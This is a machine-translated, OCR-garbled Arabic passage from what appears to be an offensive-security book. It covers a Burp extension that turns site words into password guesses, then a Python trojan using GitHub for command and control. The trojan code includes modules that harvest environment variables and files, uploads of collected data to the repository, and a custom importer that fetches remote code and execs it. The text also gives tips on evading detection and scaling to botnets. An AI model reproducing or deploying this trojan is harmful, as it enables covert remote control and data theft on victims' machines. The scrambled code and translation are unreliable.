            http_response = traffic.getResponse()

self.display_wordlist() موجودة: HTTP إذا كانت استجابة
        self.get_words(http_response)

يعود

                get_words(self, http_response): دالة

        headers, body = http_response.tostring().split('\r\n\r\n', 1)

                #تجاهل الردود غير النصية
        headers.lower().find("content-type: text") == -1: إذا كان
يعود

                tag_stripper = TagStripper()
        page_text = tag_stripper.strip(body)

        words = re.findall("[a-zA-Z]\w{2,}", page_text)

للكلمة بالكلمات:

        #تصفية السلاسل الطويلة إذا كان طول الكلمة أقل من أو يساوي
                12: self.wordlist.add(word.lower())

يعود
```

أول ما يجب علينا فعله هو تحديد وظيفة ، wordlist_menu وهي معالج النقر على القائمة لدينا.
يحفظ اسم المضيف المستجيب لاستخدامه لاحقًا، ثم يسترجع استجابة HTTP ويُمررها إلى دالة . get_words ومن هناك، تفصل دالة get_words رأس الرسالة عن نصها.

Machine Translated by Google

نتحقق للتأكد من أننا نحاول معالجة الاستجابات النصية فقط .تقوم فئة TagStripper بإزالة كود HTML من باقي نص الصفحة. نستخدم تعبيرًا نمطيًا للعثور على جميع الكلمات التي تبدأ بحرف أبجدي متبوعًا بحرفين أو أكثر من حروف "الكلمة" .بعد إجراء الحذف النهائي، تُحفظ الكلمات الناجحة بأحرف صغيرة في قائمة الكلمات .

والآن دعونا نكمل البرنامج النصي بمنحه القدرة على تشويه وعرض قائمة الكلمات الملتقطة.

```
mangle(self, word): دالة
 = datetime.now().year سنة
    = [] مشوهة= ["", "1", "!", year] اللواحق

for password in (word, word.capitalize()): for suffixes in suffixes:

                mangled.append("%s%s" % (password, suffix))

عودة مشوهة

def display_wordlist(self):

                print "#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

for word in sorted(self.wordlist):
    for password in self.mangle(word):
                اطبع كلمة المرور


يعود
```

رائع جدًا! تأخذ دالة mangle كلمة أساسية وتحولها إلى عدد من تخمينات كلمات المرور بناءً على بعض "استراتيجيات" إنشاء كلمات المرور الشائعة. في هذا المثال البسيط، نُنشئ قائمة من اللواحق لإضافتها إلى نهاية الكلمة الأساسية، بما في ذلك السنة الحالية .ثم نمر على كل لاحقة ونضيفها إلى الكلمة الأساسية لإنشاء محاولة كلمة مرور فريدة. ونُجري حلقة أخرى مع نسخة من الكلمة الأساسية مكتوبة بأحرف كبيرة كإجراء احترازي. في دالة display_wordlist ، نطبع تعليقًا على غرار "جون السفاح" لتذكيرنا بالمواقع التي استُخدمت لإنشاء قائمة الكلمات هذه.

ثم نقوم بتشويه كل كلمة أساسية وطباعة النتائج. حان الوقت لتجربة هذا البرنامج.

Machine Translated by Google
للتأكد من عمل الإضافة، انقر على تبويب "الإضافات" في Burp، ثم انقر على زر "إضافة" ، واتبع نفس الخطوات التي استخدمناها مع الإضافات السابقة لتفعيل إضافة Wordlist. بعد تحميلها، انتقل إلى الرابط http://testphp.vulnweb.com/.


انقر بزر الماوس الأيمن على الموقع في جزء خريطة الموقع وحدد "Spider this host"، كما هو موضح في الشكل 6-12.



الشكل 6-12. تتبع مضيف باستخدام برنامج Burp

بعد أن يقوم برنامج Burp بزيارة جميع الروابط الموجودة على الموقع المستهدف، حدد جميع الطلبات في الجزء العلوي الأيمن، وانقر بزر الماوس الأيمن عليها لإظهار قائمة السياق، ثم حدد إنشاء قائمة الكلمات، كما هو موضح في الشكل 6-13.

Machine Translated by Google




الشكل .13-6إرسال الطلبات إلى ملحق قائمة كلمات BHP

والآن، تحقق من علامة تبويب الإخراج الخاصة بالإضافة. عمليًا، سنحفظ مخرجاتها في ملف، ولكن لأغراض التوضيح، نعرض قائمة الكلمات في برنامج ،Burpكما هو موضح في الشكل .14-6

يمكنك الآن إعادة إدخال هذه القائمة إلى برنامج Burp Intruderلتنفيذ هجوم تخمين كلمة المرور الفعلي.

Machine Translated by Google



الشكل .14-6قائمة كلمات مرور مبنية على محتوى من الموقع الإلكتروني المستهدف

لقد استعرضنا الآن جزءًا صغيرًا من واجهة برمجة تطبيقات Burp، بما في ذلك القدرة على إنشاء حمولات هجومية خاصة بنا، بالإضافة إلى بناء إضافات تتفاعل مع واجهة مستخدم Burp. أثناء اختبار الاختراق، ستواجه غالبًا مشكلات محددة أو احتياجات للأتمتة، وتوفر واجهة برمجة تطبيقات Burp Extender واجهة ممتازة لبرمجة حلولك البرمجية للخروج من المأزق، أو على الأقل لتوفير عناء نسخ ولصق البيانات الملتقطة من Burp إلى أداة أخرى بشكل متكرر.

في هذا الفصل، شرحنا لك كيفية بناء أداة استطلاع ممتازة لإضافتها إلى مجموعة أدوات Burp الخاصة بك. في الوضع الحالي، لا تسترجع هذه الإضافة سوى أول 20 نتيجة من Bing، لذا يمكنك كواجب منزلي العمل على إجراء طلبات إضافية لضمان استرجاع جميع النتائج. سيتطلب هذا قراءة بعض المعلومات حول واجهة برمجة تطبيقات Bing وكتابة بعض التعليمات البرمجية للتعامل مع مجموعة النتائج الأكبر. بالطبع، يمكنك بعد ذلك توجيه برنامج Burp لزحف كل موقع جديد تكتشفه والبحث تلقائيًا عن الثغرات الأمنية!

[13] تفضل بزيارة الموقع الإلكتروني http://www.bing.com/dev/en-us/dev-center/ للحصول على مفتاح Bing API مجاني خاص

Machine Translated by Google

الفصل السابع: أوامر وتحكم جيت هاب

يُعدّ التحكم غير المتزامن في البيانات المُستخدَمة، وتحديثها، واستقبالها من البرامج الخبيثة المُثبّتة، أحدَ أكثر جوانب إنشاء إطار عمل قويّ للبرامج الخبيثة. من الضروري وجود طريقة عامة نسبيًا لدفع التعليمات البرمجية إلى البرامج الخبيثة البعيدة. هذه المرونة مطلوبة ليس فقط للتحكم في البرامج الخبيثة لأداء مهام مختلفة، بل أيضًا لاحتمالية وجود تعليمات برمجية إضافية خاصة بنظام التشغيل المُستهدف.

على الرغم من امتلاك المخترقين على مر السنين وسائل إبداعية عديدة للتحكم والسيطرة، مثل IRCأو حتى تويتر، سنجرب خدمة مصممة خصيصًا للبرمجيات. سنستخدم GitHubلتخزين معلومات تكوين البرامج الخبيثة والبيانات المسربة، بالإضافة إلى أي وحدات برمجية يحتاجها البرنامج لتنفيذ مهامه. سنستكشف أيضًا كيفية اختراق آلية استيراد المكتبات الأصلية في بايثون، بحيث تتمكن برامجك الخبيثة، عند إنشاء وحدات جديدة، من محاولة استردادها تلقائيًا، بالإضافة إلى أي مكتبات تابعة، مباشرةً من مستودعك. ضع في اعتبارك أن بياناتك على GitHubستكون مشفرة عبر SSL، ونادرًا ما رأيت مؤسسات تحظر GitHubنفسه.

تجدر الإشارة إلى أننا سنستخدم مستودعًا عامًا لإجراء هذا الاختبار؛ إذا رغبتَ في إنفاق المال، يمكنك الحصول على مستودع خاص لحماية بياناتك من أعين المتطفلين. إضافةً إلى ذلك، يمكن تشفير جميع وحداتك البرمجية وإعداداتك وبياناتك باستخدام أزواج المفاتيح العامة والخاصة، وهو ما سأشرحه في الفصل التاسع. هيا بنا نبدأ!

Machine Translated by Google
إنشاء حساب على GitHub: إذا لم يكن لديك حساب على GitHub، فانتقل إلى GitHub.com، وسجّل حسابًا، ثم أنشئ مستودعًا جديدًا باسم chapter7. بعد ذلك، ستحتاج إلى تثبيت مكتبة Python GitHub API [14] لتتمكن من أتمتة تفاعلك مع مستودعك. يمكنك القيام بذلك من سطر الأوامر باتباع الخطوات التالية:

```
pip install github3.py
```

إذا لم تقم بذلك بالفعل، فقم بتثبيت عميل Git. أنا أستخدم نظام Linux لتطوير البرامج، لكنه يعمل على أي نظام تشغيل. الآن، لننشئ بنية أساسية لمستودعنا. نفّذ ما يلي في سطر الأوامر، مع تعديله حسب الحاجة إذا كنت تستخدم نظام Windows:

```
$ mkdir trojan $ cd trojan $ git init $ mkdir modules $ mkdir config $ mkdir data $ touch modules/.gitignore $ touch config/.gitignore $ touch data/.gitignore $ git add . $ git commit -m "إضافة بنية المستودع لبرنامج trojan." $ git remote add origin https://github.com/<yourusername>/chapter7.git $ git push origin master
```

هنا، أنشأنا البنية الأولية لمستودعنا. يحتوي مجلد "config" على ملفات التكوين التي سيتم تعريفها بشكل فريد لكل برنامج خبيث. عند نشر البرامج الخبيثة، سترغب في أن يؤدي كل منها مهامًا مختلفة، وسيقوم كل برنامج خبيث باستخراج ملف التكوين الخاص به. يحتوي مجلد "modules" على أي كود معياري ترغب في أن يلتقطه البرنامج الخبيث ثم ينفذه. سنقوم بتطبيق آلية استيراد خاصة للسماح لبرنامجنا الخبيث باستيراد المكتبات مباشرةً من مستودع GitHub الخاص بنا. ستتيح لك إمكانية التحميل عن بُعد هذه أيضًا تخزين مكتبات الطرف الثالث في GitHub، حتى لا تضطر إلى إعادة تجميع برنامجك الخبيث باستمرار في كل مرة تريد إضافة وظائف أو تبعيات جديدة.

يُعدّ مجلد البيانات المكان الذي سيُخزّن فيه حصان طروادة أي بيانات مُجمّعة، مثل ضغطات المفاتيح ولقطات الشاشة وما إلى ذلك. لنُنشئ الآن بعض الوحدات النمطية البسيطة وملف تكوين كمثال.

Machine Translated by Google

إنشاء الوحدات النمطية: في الفصول اللاحقة، ستستخدم برامج التجسس لأغراض خبيثة، مثل تسجيل ضغطات المفاتيح والتقاط لقطات الشاشة. لكن لنبدأ بإنشاء بعض الوحدات النمطية البسيطة التي يمكننا اختبارها ونشرها بسهولة. افتح ملفًا جديدًا في مجلد الوحدات النمطية، وسمّه dirlister.py، وأدخل الكود التالي:

```
استيراد نظام التشغيل

def run(**args):

dirlister." files = os.listdir(".)" وحدةفي print "[*]

أعد str(files)
```

يُتيح هذا الجزء الصغير من التعليمات البرمجية ببساطة إنشاء دالة تشغيل تُدرج جميع الملفات في المجلد الحالي وتُعيد تلك القائمة كسلسلة نصية. ينبغي لكل وحدة تقوم بتطويرها أن تُتيح دالة تشغيل تأخذ عددًا متغيرًا من الوسائط. يُمكّنك هذا من تحميل كل وحدة بنفس الطريقة، ويُوفر مرونة كافية لتخصيص ملفات التكوين لتمرير الوسائط إلى الوحدة إذا رغبت في ذلك.

والآن لنقم بإنشاء وحدة أخرى تسمى environment.py.

```
استيراد نظام التشغيل

str(os.environ) أرجع "في وحدة البيئة." [*]"طبع run(**args): دالة
```

تقوم هذه الوحدة ببساطة باسترجاع أي متغيرات بيئية مُعينة على الجهاز البعيد الذي يُنفذ عليه حصان طروادة. الآن، لنرفع هذا الكود إلى مستودع GitHub الخاص بنا حتى يتمكن حصان طروادة من استخدامه.

من سطر الأوامر، أدخل الكود التالي من دليل المستودع الرئيسي الخاص بك:

```
$ git push origin master "إضافة وحدات جديدة"$ git add . $ git commit -m

اسم المستخدم: ********
كلمة المرور: ********
```

بعد ذلك، سترى الكود الخاص بك يُرفع إلى مستودع GitHub الخاص بك؛ لا تتردد في تسجيل الدخول إلى حسابك والتأكد! هذه هي الطريقة الأمثل لمواصلة تطوير الكود في المستقبل. سأترك لك مهمة دمج الوحدات الأكثر تعقيدًا كواجب منزلي. إذا كان لديك مئة برنامج تجسس مُثبّت، يمكنك رفع وحدات جديدة إلى مستودع GitHub الخاص بك واختبارها من خلال تفعيل الوحدة الجديدة في ملف تكوين النسخة المحلية من برنامج التجسس. بهذه الطريقة، يمكنك الاختبار على جهاز افتراضي أو جهاز مضيف تتحكم به قبل السماح لأحد برامج التجسس البعيدة بالتقاط الكود واستخدامه.

Machine Translated by Google

تكوين حصان طروادة: نريد أن نتمكن من تكليف حصان طروادة الخاص بنا بتنفيذ مهام محددة على مدار فترة زمنية. هذا يعني أننا بحاجة إلى طريقة لإخباره بالمهام التي يجب تنفيذها، والوحدات المسؤولة عن تنفيذها. يمنحنا استخدام ملف التكوين هذا المستوى من التحكم، كما يُمكّننا من إيقاف حصان طروادة مؤقتًا (عن طريق عدم تكليفه بأي مهام) إذا رغبنا في ذلك. يجب أن يكون لكل حصان طروادة تقوم بنشره مُعرّف فريد، وذلك لتتمكن من فرز البيانات المُسترجعة والتحكم في حصان طروادة الذي يُنفّذ مهامًا مُحددة. سنقوم بتكوين حصان طروادة للبحث في دليل التكوين عن ملف TROJANID.json، والذي سيعيد مستند JSON بسيطًا يُمكننا تحليله وتحويله إلى قاموس بايثون، ثم استخدامه. يُسهّل تنسيق JSON تغيير خيارات التكوين أيضًا. انتقل إلى دليل التكوين الخاص بك وأنشئ ملفًا باسم abc.json بالبيانات التالية

محتوى:

```
[
{
"الوحدة النمطية": "قائمة الدليل"
}, { "module" : "environment"


}
]
```

هذه مجرد قائمة بسيطة بالوحدات التي نريد تشغيلها بواسطة حصان طروادة عن بُعد. ستتعرف لاحقًا على كيفية قراءة مستند JSON هذا، ثم تكرار كل خيار لتحميل تلك الوحدات. أثناء تبادل الأفكار حول الوحدات، قد تجد أنه من المفيد تضمين خيارات تكوين إضافية، مثل مدة التنفيذ، وعدد مرات تشغيل الوحدة المحددة، أو الوسائط التي يتم تمريرها إلى الوحدة. افتح سطر الأوامر ونفّذ الأمر التالي من دليل المستودع الرئيسي.

```
$ git add . $ git commit -m "إضافة إعدادات بسيطة." $ git push origin master $اسم
المستخدم: ********

كلمة المرور: ********
```

ملف التكوين هذا بسيط للغاية. ما عليك سوى تقديم قائمة بالقواميس التي تُخبر برنامج التجسس بالوحدات التي يجب استيرادها وتشغيلها. أثناء تطوير إطار عملك، يمكنك إضافة وظائف إضافية في خيارات التكوين هذه، بما في ذلك طرق استخراج البيانات، كما أوضح في الفصل التاسع. الآن وقد أصبحت لديك ملفات التكوين وبعض الوحدات البسيطة للتشغيل، ستبدأ في بناء الجزء الرئيسي من برنامج التجسس.

Machine Translated by Google

بناء حصان طروادة متوافق مع GitHub: سنقوم الآن بإنشاء حصان طروادة الرئيسي الذي سيستولي على خيارات التكوين والتعليمات البرمجية لتشغيلها من GitHub. الخطوة الأولى هي بناء التعليمات البرمجية اللازمة للتعامل مع الاتصال بواجهة برمجة تطبيقات GitHub، والتحقق من الهوية، والتواصل معها. لنبدأ بفتح ملف جديد باسم git_trojan.py وإدخال التعليمات البرمجية التالية:

```
استيراد json استيراد base64 استيراد sys استيراد time استيراد limp استيراد random استيراد threading استيراد Queue استيراد os

من github3 استورد تسجيل الدخول

trojan_id = "abc"

trojan_config = "%s.json" % trojan_id data_path = "data/%s/" % trojan_id trojan_modules= [] configured = False task_queue

= Queue.Queue()
```

هذا مجرد كود إعداد بسيط مع الاستيرادات اللازمة، مما يُفترض أن يُبقي حجم برنامج التجسس صغيرًا نسبيًا عند تجميعه. أقول نسبيًا لأن معظم ملفات بايثون الثنائية المُجمّعة باستخدام هذه الطريقة يبلغ حجمها حوالي 7 ميجابايت. الشيء الوحيد الذي يجب ملاحظته هو متغير trojan_id الذي يُعرّف بشكل فريد. تهيئة تلقائيًا ورفعه إلى GitHub، ثم تجميع الحصان الطروادي في ملف تنفيذي. لكننا لن نبني شبكة بوتات اليوم؛ دع خيالك يقوم بالمهمة.

[15] يكشف برنامج py2exe عن هذا الحصان الطروادي. إذا أردتَ توسيع نطاق هذه التقنية لتشمل شبكة بوتات كاملة، فستحتاج إلى القدرة على توليد أحصنة طروادة، وتحديد معرّفاتها، وإنشاء

والآن، دعونا نضع كود GitHub في الصلة في مكانه.

```
دالة الاتصال بـ gh: nigolGitHub(نموذج المستخدم الخاص بك"=emanresu","كلمة المرور الخاصة بك"=drowssap)
repo = gh.get_user("اسم المستخدم الخاص بك").get_repo("trojan")
branch = repo.branch("master")

إعادة gh,repo,branch

دالة get_file_contents(filepath):

gh,repo,branch = connect_to_github() tree = branch.commit.commit.tree.recurse()

for filename in tree.tree:

إذا كان مسار الملف موجودًا في مسار اسم الملف: اطبع [*] "تم العثور على الملف %s" % مسار الملف return blob.content

blob = repo.blob(filename._json_data['sha'])

لا شيء

دالة get_trojan_config(): عامة configured = True config = json.loads(base64.b64decode(config_json)) get_file_contents(trojan_config)

configured config_json =
```

Machine Translated by Google

لكل مهمة في الإعدادات:

إذا لم يكن task['module'] موجودًا في sys.modules:

exec("import %s" % task['module'])

إرجاع التكوين

دالة `repo.create_file(remote_path,"Commit message",base64.b64encode(data))` `% (trojan_id,random.randint(1000,100000))`
`store_module_result(data)`: `gh,repo,branch = connect_to_github()` `remote_path = "data/%s/%d.data"

يعود

تمثل هذه الوظائف الأربع التفاعل الأساسي بين برنامج التجسس ومنصة GitHub. تقوم وظيفة connect_to_github ببساطة بمصادقة المستخدم على المستودع، واسترجاع كائنات المستودع والفروع الحالية لاستخدامها بواسطة وظائف أخرى. تذكر أنه في سيناريو واقعي، من الأفضل إخفاء إجراء المصادقة هذا قدر الإمكان. قد ترغب أيضًا في التفكير في ما يمكن لكل برنامج تجسس الوصول إليه في مستودعك بناءً على ضوابط الوصول، بحيث إذا تم اكتشاف برنامج التجسس، لا يمكن لأحد حذف جميع البيانات المسترجعة. أما وظيفة get_file_contents فهي مسؤولة عن جلب الملفات من المستودع البعيد ثم قراءة محتوياتها محليًا. تُستخدم هذه الوظيفة لقراءة خيارات التكوين وقراءة شفرة المصدر للوحدات البرمجية.

تتولى الدالة get_trojan_config مهمة استرجاع ملف الإعدادات البعيد من المستودع لكي يتعرف برنامج التجسس على الوحدات التي يجب تشغيلها. أما الدالة store_module_result فتُستخدم لنقل أي بيانات تم جمعها إلى الجهاز المستهدف. والآن، لنُنشئ ثغرة استيراد لاستيراد الملفات البعيدة من مستودع GitHub الخاص بنا.

Machine Translated by Google

اختراق وظيفة الاستيراد في بايثون: إذا كنت قد وصلت إلى هذا الجزء من الكتاب، فأنت تعلم أننا نستخدم وظيفة الاستيراد في بايثون لجلب المكتبات الخارجية حتى نتمكن من استخدام الكود الموجود بداخلها. نريد أن نتمكن من فعل الشيء نفسه لبرنامج التجسس الخاص بنا، ولكن بالإضافة إلى ذلك، نريد التأكد من أنه إذا قمنا بجلب تبعية (مثل Scapy أو netaddr)، فإن برنامج التجسس الخاص بنا يجعل هذه الوحدة متاحة لجميع الوحدات اللاحقة التي نقوم بجلبها. تسمح لنا بايثون بإضافة وظائفنا الخاصة إلى كيفية استيراد الوحدات، بحيث إذا لم يتم العثور على وحدة ما محليًا، فسيتم استدعاء فئة الاستيراد الخاصة بنا، مما يسمح لنا باسترداد المكتبة عن بُعد من مستودعنا. يتم تحقيق ذلك عن طريق إضافة فئة مخصصة إلى قائمة sys.meta_path . [16]

لنقم الآن بإنشاء فئة تحميل مخصصة بإضافة الكود التالي:

```
class GitImporter(object): def __init__(self): self.current_module_code =
""

دالة :find_module(self,fullname,path=None)إذا تم التكوين: اطبع [*]"محاولة استرداد (%s" % fullname)
%s" % fullname new_library = get_file_contents("modules/

إذا لم تكن قيمة new_library هي :None
self.current_module_code = base64.b64decode(new_library)
العودة إلى الذات

لا شيء

def load_module(self,name):

self.current_module_code in module.__dict__ sys.modules[name] = module
module = imp.new_module(name) exec

وحدة الإرجاع
```

في كل مرة يحاول فيها المفسر تحميل وحدة غير متوفرة، يتم استخدام فئة GitImporter الخاصة بنا. تُستدعى الدالة find_module أولًا لمحاولة تحديد موقع الوحدة. نمرر هذا الاستدعاء إلى self، نشير إلى مفسر بايثون بأننا وجدنا الوحدة، وتخزينه في فئتنا base64 باستخدام الكود الذي استرجعناه من GitHub فيه. الخطوة الأخيرة هي إدراج الوحدة التي أنشأناها حديثًا في قائمة sys.modules بحيث يتم استخدامها في أي استدعاءات استيراد مستقبلية . الآن، دعونا نضع اللمسات الأخيرة على حصان طروادة ونجربه.

```
